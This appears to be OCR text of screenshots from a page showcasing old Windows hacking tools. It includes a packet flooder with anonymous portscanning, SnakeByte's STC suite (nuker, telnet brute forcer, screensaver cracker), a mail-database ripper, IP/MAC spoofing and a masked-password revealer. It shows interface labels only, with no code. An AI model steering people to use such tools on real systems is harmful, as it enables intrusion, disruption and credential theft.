[PPP] Running for Windows 98, DR0-4 Hooked
[DDA] Current DDAPI Port is 2E8
[DDA] Current DDAPI Port is 3E8
[DDA] Current DDAPI Port is 3F8
[DDA] Current DDAPI Port is 2E8
[APP] Entering Simple (Lame) Mode ..
[APP] Error : Enter Destination IP
[APP] Error : Enter Destination IP
[APP] Error : Enter Destination IP
[APP] Error : Enter Destination IP
[APP] Error : Enter Destination IP
```

Threads running :1


Total # of Packets Sent : 0

Last Process :None.

Aggressor PPP Status : OK

☑ Show Count


□ Verbose Mode



Ready

Total : ITotalKB
□ Received : ITotRcvd
□ Sent : ITotSent

Total 0 thread(s)



Ready

Total : ITotalKB

🟨 Received : ITotRcvd

🟩 Sent : ITotSent

0

Please wait until tests finishes

Testing not started

Please wait until tests finishes

☑ Show local nodes o

☑ Automatic refresh

Progress 0/0

□ Anonymous Portscanning


Max sock : 10

Timeout : 200

□ Set Default

Total 0 threa

New hacking tool suites…



>> KryptoCrew presents : STC 4.0 by SnakeByte <<
The Tools :
Start It !!!
Local Information :
About
Quit
About Simple Tool Collection 3.0
Thanks and Greetz
Back


Welcome to STC 4,
maybe the final version,
because I got no ideas what i
should add to all these tools.
but hope you enjoy it !
Cu SnakeByte

Screensaver Cracker
Simple Mail
Simple Nuker
Telnet Brute Force
Whois
TCP Connect
Wingatescanner
Secure Deletion
doc-2-dic
Easy Stegano

2:25:42 PM
2/11/2003


These are several simple network tools coded by SnakeByte [SnakeByte@KryptoCrew.de] Please read the readme.txt for further information and help !! I hope you like them and can use them for some fun. But be aware, some actions you can perform with this software may be illegal in your country !! For further versions of this software check http://www.kryptocrew.de/snakebyte/ or www.kryptocrew.de

New tools... dbx ripper



Opens Microsoft e-mail / news database without any account name or password and then creates a new clear text file containing all e-mail, news postings and headers.

Think your packet filter is enough?




Adapter	IP address	Subnet Mask
\Device\Packet_{6D4A...	0.0.0.0	0.0.0.0
\Device\Packet_{B60F4...	172.16.16.49	255.255.0.0

Current network adapter
\Device\Packet_{2E0416D7-9433-4C79-8C6E-A2C221B1D499}

IP Spoofing
Spoofed source address 192 . 168 . 1 . 55

MAC Spoofing
○ Use Real MAC address
● Use Spoofed MAC address 001122334455

Remember Revelation?



'Circled +' Cursor
Drag to reveal password

Text of Window Under 'Circled +' Cursor (if available)

Status
Revelation idle.

Length of available text: 0

☐ Reposition Revelation out of the way when dragging 'circled +'

☐ Always on top

☐ When minimized, put in System Tray

☐ Hide 'How to' instructions


How to
1) Left click and drag (while holding down the left mouse button) the 'circled +'

